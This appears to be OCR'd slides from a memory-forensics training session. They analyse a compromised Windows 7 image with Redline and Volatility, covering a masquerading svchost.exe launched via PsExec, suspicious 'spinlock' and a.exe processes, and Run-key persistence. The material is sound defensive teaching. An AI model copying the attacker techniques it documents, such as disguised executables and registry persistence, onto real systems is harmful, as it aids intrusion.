


Process Details

Username:	
Path:	c:\windows\system32\dllhost
Parent:	PSEXESVC.EXE (2100)
Parent Process Path:	C:\Windows
Arguments:	"c:\windows\system32\dllhost\svchost.exe"
Start Time:	2012-04-06 19:22:20Z
Kernel Time Elapsed:	00:00:08
User Time Elapsed:	00:00:01
SID:	S-1-5-21-2036804247-3058324640-2116585241-1673
SID Type:	
Malware Risk Index:	97

Analyzing Process Details **with Redline**

svchost.exe (6404)




Process Details

Malware Risk Index Hits

- This process was spawned with unexpected arguments: "c:\windows\system32\dllhost\svchost.exe" "
- This process was spawned from an unexpected location: "\windows\system32\dllhost".

Kernel Time Elapsed:	00:00:08
User Time Elapsed:	00:00:01
SID:	S-1-5-21-2036804247-3058324640-2116585241-1673
SID Type:	
Malware Risk Index:	97

What is PSEXESVC.EXE?



Process Details


Username:

Path: c:\windows\system32

Parent: PSEXESVC.EXE (2100)

- From the SysInternals tool "psexec"
- Used for Instantiating Remote Execution
- Creates a Service "PSEXESVC.EXE"on the Remote System that then Launches the specified command


Other Suspicious Processes
Spawned by PSEXESVC.EXE



2012-04-04 18:43:24Z	Process/StartTime	Name:	cmd.exe (208)	Path:	C:\Windows\system32
2012-04-04 18:43:25Z	Process/StartTime	Name:	conhost.exe (2840)	Path:	C:\Windows\system32
2012-04-04 18:52:11Z	Process/StartTime	Name:	PSEXESVC.EXE (2100)	Path:	C:\Windows
2012-04-04 18:54:51Z	Process/StartTime	Name:	spinlock.exe (2956)	Path:	C:\Windows\system32
2012-04-04 18:54:51Z	Process/StartTime	Name:	spinlock.exe (1328)	Path:	C:\Windows\system32
2012-04-06 14:03:11Z	Process/StartTime	Name:	conhost.exe (3408)	Path:	C:\Windows\system32
2012-04-06 14:03:11Z	Process/StartTime	Name:	cmd.exe (5192)	Path:	C:\Windows\system32
2012-04-06 19:22:20Z	Process/StartTime	Name:	svchost.exe (6404)	Path:	c:\windows\system32\dllhost

What are these “spinlock” processes?

LET’S TRY A DIFFERENT TOOL FOR A DEEPER DIVE…



Memory Forensics Arsenal: Volatility Framework

Python framework for memory forensics

- Also Standalone Windows executable

Supports analysis of 32 and 64-bit Windows

Under constant development


- Recent support added for OS X and Linux

http://code.google.com/p/volatility/

Picture courtesy Flickr user barjack and used under a Creative Commons license, http://www.flickr.com/photos/barjack/with/170330828/

Other Suspicious Processes

psscan




```
Offset(V)    Name            PID   PPID   Thds    Hnds     Start                          Exit
----------   --------------  ------ ------  ------  --------  ------------------------------ --------------------
0x8622b4b8   explorer.exe     296   2392    22     853     2012-04-04 14:45:45
             a.exe           3264   3440    0 --------    2012-04-04 14:57:52   2012-04-04 18:40:58
0x85e24030   OSPPSVC.EXE     4040    564     3     134     2012-04-04 15:42:01
0x861d93a0   cmd.exe         3472   3264    0 --------     2012-04-04 15:47:47   2012-04-04 15:49:07
0x862bfa40   spinlock.exe    3796   3472    0 --------     2012-04-04 15:48:18   2012-04-04 18:43:25
0x8654c4a8   spinlock.exe    1208   3796    0 --------     2012-04-04 15:48:18   2012-04-04 18:43:25
0x860f2578   cmd.exe          208   1208     1      31     2012-04-04 18:43:24
0x86136a60   conhost.exe     2840   2132     2      28     2012-04-04 18:43:25
0x864e57c8   PSEXESVC.EXE    2100    564     6     104     2012-04-04 18:52:11
0x862a4d40   svchost.exe     3612   2100     0 --------    2012-04-04 18:52:11   2012-04-05 13:25:07
0x862bb290   spinlock.exe    2956   2100     1      26     2012-04-04 18:54:51
0x86383c18   spinlock.exe    1328   2956     2     128     2012-04-04 18:54:51
             a.exe           5008   4212    0 --------    2012-04-06 13:19:34   2012-04-06 16:58:26
0x862f9a58   cmd.exe         5192   5008     1      28
0x86a1c8b8   conhost.exe     3408    412     2      3
0x8649d880   svchost.exe     6404   2100     8      2
```

Spinlock processes *also* spawned by PSEXESVC

Other Suspicious Processes

psscan




```
Process PID PPID          Start Time                     Stop Time
 a.exe  5008   4212 0x7ecce960 2012-04-06 13:19:34 UTC+0000  2012-04-06 16:58:26
 a.exe  7084   6404 0x7ecce740 2012-04-06 19:44:25 UTC+0000  2012-04-06 19:44:27
 a.exe  3376   6404 0x7ecce900 2012-04-06 21:06:01 UTC+0000  2012-04-06 21:06:03
 a.exe  3264   3440 0x7ecce6e0 2012-04-04 14:57:52 UTC+0000  2012-04-04 18:40:58
```

Four ***terminated*** `a.exe` instances are seen in psscan output


Other Suspicious Processes

Registry Key Creation of PSEXESVC.EXE

```
$ vol.py -f win7-nromanoff.001 --profile=Win7SP1x86
printkey -K "ControlSet001\Services\PSEXESVC"
```



```
Registry: \REGISTRY\MACHINE\SYSTEM
Key name: PSEXESVC (S)
Last updated: 2012-04-04 18:52:11 UTC+0000
```




```
Values:
REG_DWORD      Type          : (S) 16
REG_DWORD      Start         : (S) 3
REG_DWORD      ErrorControl  : (S) 0
REG_EXPAND_SZ  ImagePath     : (S) %SystemRoot%\PSEXESVC.EXE
REG_SZ         DisplayName   : (S) PsExec
REG_SZ         ObjectName    : (S) LocalSystem
```

LastWrite time of PSEXESVC key:
04/04/2012 18:52 UTC

Persistence Analysis

printkey



```
$ vol.py -f win7-nromanoff.001 --profile=Win7SP1x86
printkey -K "Microsoft\Windows\CurrentVersion\Run"
```

```
Registry: \SystemRoot\System32\Config\SOFTWARE
Key name: Run (S)
Last updated: 2012-04-04 01:54:23 UTC+0000
Values:
REG_SZ     VMware Tools     : (S) "C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
REG_SZ     VMware User Process : (S) "C:\Program Files\VMware\VMware Tools\VMwareUser.exe"
REG_SZ     Adobe ARM        : (S) "C:\Program Files\                                   e"
REG_SZ     McAfeeUpdaterUI : (S) "C:\Program Fi                                         "
/StartedFromRunKey
REG_SZ     ShStatEXE        : (S) "C:\Program Files\
/STANDALONE
REG_SZ     McAfee Host Intrusion Prevention Tray : (S) "C:\Program Files\McAfee\Host Intrusion
Prevention\FireTray.exe"
REG_SZ     svchost          : (S) c:\windows\system32\dllhost\svchost.exe
```

